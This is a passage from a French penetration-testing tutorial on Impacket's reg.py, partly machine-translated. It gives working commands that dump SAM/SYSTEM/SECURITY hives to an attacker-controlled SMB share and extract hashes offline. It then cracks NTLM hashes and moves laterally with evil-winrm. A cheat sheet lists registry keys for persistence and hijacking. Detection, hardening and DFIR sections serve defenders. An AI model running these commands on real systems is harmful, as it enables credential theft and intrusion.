reg.py CORP/admin:Password123@10.10.10.5 backup -o '\\10.10.14.5\share'

# 3. Estrazione offline, mai in chiaro sul target
secretsdump.py -sam ./loot/SAM.save -system ./loot/SYSTEM.save -security ./loot/SECURITY.save LOCAL
Plus silencieux que de lancer secretsdump directement à distance en mode complet.
12.2 Scénario des opérateurs de sauvegarde (sans être administrateur) #
Si votre utilisateur est membre de Opérateurs de sauvegarde mais pas l'administrateur local, vous avez toujours SeBackupPrivilege, ce qui vous permet de lire SAM/SYSTEM/SECURITY tout en ignorant les ACL standard.
reg.py peter:'Password123'@10.10.10.5 backup -o '\\10.10.14.5\share'À partir des ruches extraites, vous pouvez récupérer le hachage de la machine ou les utilisateurs locaux, et vérifier le hachage du compte machine avec wmiexec pour le déplacement latéral si la cible est un contrôleur de domaine.
12.3 Des hachages aux mots de passe : le craquage #
Sortie typique de secretsdump :
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::Format utente:RID:hash-LM:hash-NTLM:::Isolez le hachage NTLM :
echo -n "8846f7eaee8fb117ad06bdd830b7586c" > hash.txtHashcat (mode 1000 = NTLM) :
hashcat -m 1000 hash.txt wordlist.txtJean l'Eventreur :
john --format=nt --wordlist=wordlist.txt hash.txtSi le hachage LM n'est pas aad3b435b51404eeaad3b435b51404ee (constante pour « pas de mot de passe LM »), l'ancien format LM est toujours actif — craquez-le d'abord, cela réduit également l'espace de recherche pour le NTLM correspondant.
Avec le mot de passe que vous avez obtenu, consultez d'autres services :
evil-winrm -i 10.10.10.5 -u Administrator -p 'PasswordTrovata'13. Détection, journalisation et renforcement #
13.1 Détection et journaux générés #
reg.py, comme tous les scripts Impacket, laisse des traces dans les journaux d'événements :
- ID d'événement 5145 — accès au tube nommé
\winreg - ID d'événement 4656/4658 — poignée d'ouverture/fermeture sur la clé de registre
- Service de démarrage/arrêt Registre distant si elle n'était pas active (ID d'événement 7036)
Une activité massive de requêtes/enregistrements est en cours. \winreg Une connexion provenant d'un hôte qui n'effectue normalement pas d'administration à distance, suivie d'un trafic SMB vers l'extérieur, est un indicateur fort d'une fuite d'identifiants en cours.
13.2 Renforcement défensif #
- Désactiver le service Registre à distance sur les hôtes qui n'en ont pas besoin en fonctionnement
- Restreindre l'accès à
\winregmoyensHKLM\SYSTEM\CurrentControlSet\Control\SecurePipeServers\winreg\AllowedPaths - ensemble
LocalAccountTokenFilterPolicya0(par défaut) pour éviter les déplacements latéraux avec les administrateurs locaux partagés - effacer
AlwaysInstallElevatedde HKLM et HKCU - ensemble
UseLogonCredentiala0dans WDigest (paramètre par défaut moderne, vérifications sur les hôtes hérités) - Compétences
RunAsPPLpour protéger LSASS et Credential Guard là où le matériel le prend en charge - Surveiller l'événement ID 5145 sur
\winregavec alerte SIEM pour les accès anormaux - Appliquer le moindre privilège à Opérateurs de sauvegarde — équivalent à un chemin d'accès à l'administration du domaine lorsqu'il est combiné avec
SeBackupPrivilege - Vérifiez périodiquement les ACL ci-dessous
HKLM\SYSTEM\CurrentControlSet\Servicesavec AccessChk ou PowerUp - N’installez pas de services personnalisés avec des autorisations héritées trop larges.
- Considérez les ShellBags comme des données sensibles dans une analyse des incidents : ils indiquent quels partages/disques l’attaquant a explorés.
14. Liste de contrôle opérationnelle #
- Vérifier l'accès SMB/445 et les informations d'identification disponibles (mot de passe, hachage, ticket)
- Commencez par identifier la machine (système d'exploitation, nom de l'ordinateur, réseau).
- Requête préliminaire sur les clés de configuration (WDigest, RunAsPPL, AlwaysInstallElevated, LocalAccountTokenFilterPolicy, RestrictedAdmin)
- Vérifiez les ACL sur les clés
ServicesUtilisez Get-Acl si vous recherchez des privilèges locaux. - Vérifiez la présence d'enregistrements IFEO et COM suspects si la cible a déjà montré des signes de compromission.
- Si vous devez extraire les informations d'identification : exécutez smbserver.py en local, puis
reg.py backup - Analysez les ruches hors ligne avec secretsdump : incluez les secrets LSA et les informations d’identification de domaine mises en cache, et pas seulement les SAM.
- Le cas échéant, extraire ShellBags, UserAssist et ShimCache/Amcache pour reconstituer l'activité historique.
- Documentez chaque clé modifiée avec
add/deletepour la récupération post-test - Signalez les clés de renforcement manquantes, et pas seulement les identifiants extraits.
QFP #
Le script reg.py peut-il s'exécuter sans privilèges d'administrateur ?
Oui, pour les requêtes sur les clés non protégées, mais des privilèges élevés sont requis pour SAM/SECURITY. SeBackupPrivilege.
Est-ce détectable par un EDR ?
Trafic SMB/RPC vers \winreg Il est visible au niveau du réseau et du journal des événements ; un EDR moderne doté de règles concernant l’accès aux ruches sensibles le signalera.
Quelle est la différence entre enregistrer et sauvegarder ?
save exportez une seule clé de votre choix, backup Il est dédié à SAM+SYSTÈME+SÉCURITÉ en un seul appel.
Est-il nécessaire d'installer Impacket sur la cible ? Non, reg.py s'exécute sur la machine de l'attaquant et communique via le réseau avec le service Registre distant natif de Windows.
Quelle est la différence entre HKCU et HKU ? HKCU est le HKCU de l’utilisateur avec lequel vous êtes connecté ; HKU contient les profils de tous les utilisateurs connectés, indexés par SID.
Quelle est la différence entre DCC2 et un hachage NTLM ? Un hachage NTLM peut être utilisé pour le partage de hachage ; DCC2 ne le peut pas — il sert uniquement à vérifier un mot de passe saisi hors ligne ; il doit être déchiffré.
ShimCache permet-il de prouver qu'un fichier a été exécuté ? Pas à lui seul : il peut enregistrer un fichier même s'il a simplement été consulté dans l'Explorateur. Il est nécessaire de recouper ces informations avec celles d'Amcache, de Prefetch ou du journal des événements.
Quand ne faut-il PAS utiliser reg.py ?
Si vous disposez déjà d'un shell SYSTEM interactif, reg.exe PowerShell natif ou direct est plus rapide et génère moins de trafic observable ; reg.py est judicieux pour les opérations à distance sans shell.
Les permissions de registre faibles sont-elles courantes dans les environnements réels ? Moins qu’auparavant, mais elles restent fréquentes sur les services tiers personnalisés (logiciels de gestion, agents de surveillance) sans listes de contrôle d’accès explicites lors de leur installation.
Aide-mémoire — tableau récapitulatif des clés abordées #
| Clé de registre | Utiliser | Technique / Référence |
|---|---|---|
HKLM\SAM | Hachages NTLM des comptes locaux | T1003.002 |
C:\Windows\System32\config\SAM via Shadow Copy | Vider SAM sans privilèges d'administrateur | CVE-2021-36934 (HiveNightmare) |
HKLM\SECURITY\Policy\Secrets | mot de passe du compte de service, DPAPI_SYSTEM, NL$KM | T1003.004 |
HKLM\SECURITY\Cache | Informations d'identification mises en cache dans le domaine (DCC2) | mscash2, hashcat -m 2100 |
HKLM\SYSTEM\...\Lsa\JD\GBG\Skew1\Data | Composants de la clé de démarrage/clé système | Décryptage SAM hors ligne |
...\Winlogon (Nom d'utilisateur par défaut/Mot de passe/Nom de domaine) | Connexion automatique en clair | Identifiants d'accès direct |
...\Control\SecurityProviders\WDigest\UseLogonCredential | Mot de passe en clair dans LSASS | T1003.001 |
...\Control\Lsa\RunAsPPL | Protection LSASS (PPL) | Atténuation des fuites de certificats |
...\Control\DeviceGuard / Lsa\LsaCfgFlags | Protection des identifiants (VBS) | Informations d'identification d'isolation matérielle |
...\Policies\System\LocalAccountTokenFilterPolicy | Filtrage des jetons UAC à distance | Mouvements latéraux avec les administrateurs locaux |
...\Control\Lsa\DisableRestrictedAdmin | Mode d'administration restreint RDP | Transmettre le hachage via RDP |
...\Policies\...\Installer\AlwaysInstallElevated (HKLM+HKCU) | Installer MSI en tant que SYSTÈME | Privé immédiat |
...\CurrentVersion\Run / RunOnce / Policies\Explorer\Run | Exécution automatique classique | T1547.001 |
...\Control\Session Manager\BootExecute | Exécuter au démarrage pré-bureau | T1547.001 (variante) |
...\Windows\AppInit_DLLs + LoadAppInit_DLLs | Injection de DLL dans chaque processus GUI | Déprécié, à vérifier |
...\Control\Session Manager\AppCertDlls | Injection de DLL à chaque CreateProcess | persistance avancée |
...\Winlogon\Userinit / Shell | Détournement de session utilisateur à l'ouverture de session | T1547.004 |
...\Explorer\StartupApproved\Run | État d'approbation de l'exécution automatique réelle | Vérification d'entrée active |
...\Microsoft\Active Setup\Installed Components | Exécution lors de la première connexion de l'utilisateur | Persistance par utilisateur |
SYSTEM\CurrentControlSet\Services\<nome> | Services de configuration, chemin d'image | T1574.011 (LCA faible) |
...\Image File Execution Options\<processo> | Débogueur de détournement | T1546.012 |
...\SilentProcessExit\<processo> | Déclenchement à la fin du processus | T1546.012 (variante) |
HKCU\...\CLSID\{...}\InprocServer32 / TreatAs | Détournement de COM | T1546.015 |
HKCR\<progid>\shell\open\command | Détournement d'association de fichiers | Exécution à l'ouverture du fichier |
HKU, HKCU | Profils des utilisateurs (actifs vs. tous) | Énumération multi-utilisateurs |
HKLM\SOFTWARE\Wow6432Node | Affichage du journal des processus 32 bits | Redirection de registre |
...\Explorer\UserAssist\{GUID}\Count | Exécution de l'interface graphique (ROT13) | Preuve d'exécution |
...\Control\Session Manager\AppCompatCache | CaleCache | Preuve d'exécution |
%SystemRoot%\AppCompat\Programs\Amcache.hve | Amcache (avec SHA-1) | Preuve d'exécution |
...\Services\bam\UserSettings\<SID> | BAM/DAM (activité récente) | Il se réinitialise en environ 7 jours. |
...\Explorer\RecentDocs / TypedPaths / TypedURLs | Activité récente de l'utilisateur | Preuve d'accès |
HKCU\...\MountPoints2 / HKLM\SYSTEM\MountedDevices | Appareils/volumes montés | Analyse forensique USB |
...\Explorer\RunMRU | Commandes saisies dans Exécuter | DFIR, commandes shell/UNC |
UsrClass.dat → Shell\Bags / BagMRU | ShellBags — Navigation dans les dossiers | analyse forensique des accès au système de fichiers |
conclusion #
REG.PY est un outil compact mais essentiel à chaque étape avancée d'un test d'intrusion sur les environnements Windows et Active Directory : de la reconnaissance des configurations vulnérables à l'extraction des identifiants, en passant par la vérification de la persistance. Maîtriser les clés de registre les plus importantes est aussi précieux que la maîtrise de l'outil lui-même : c'est cette connaissance qui permet de transformer un simple accès SMB en une évaluation complète de la sécurité du système lors d'une activité autorisée.
Le Registre Windows est un composant essentiel du système d'exploitation Windows. Comprendre son fonctionnement est crucial pour les équipes d'attaque (Red Team et Blue Team) , les analystes DFIR et les administrateurs système. Avec REG.PY, nous avons exploré les techniques d'énumération, d'administration à distance, de persistance, d'analyse forensique et de configuration du Registre, en mettant en lumière non seulement les capacités de l'outil, mais aussi les contre-mesures défensives et les méthodologies de détection associées.
Pour une analyse plus approfondie de la chaîne d'outils de test de sécurité complète de Windows et Active Directory, consultez également les articles sur SecretsDump , Rubeus et Credential Dumping.
Avertissement : Toutes les informations, exemples et techniques présentés dans cet article sont publiés exclusivement à des fins d’éducation, de formation et de recherche en sécurité informatique . Toute activité doit être réalisée uniquement sur les systèmes dont vous êtes propriétaire ou pour lesquels vous disposez d’une autorisation explicite . Une utilisation inappropriée des connaissances décrites peut enfreindre les lois applicables et causer un préjudice aux personnes physiques ou morales. Hackita ne cautionne ni ne soutient les activités non autorisées ou illégales et décline toute responsabilité en cas d’utilisation inappropriée du contenu publié.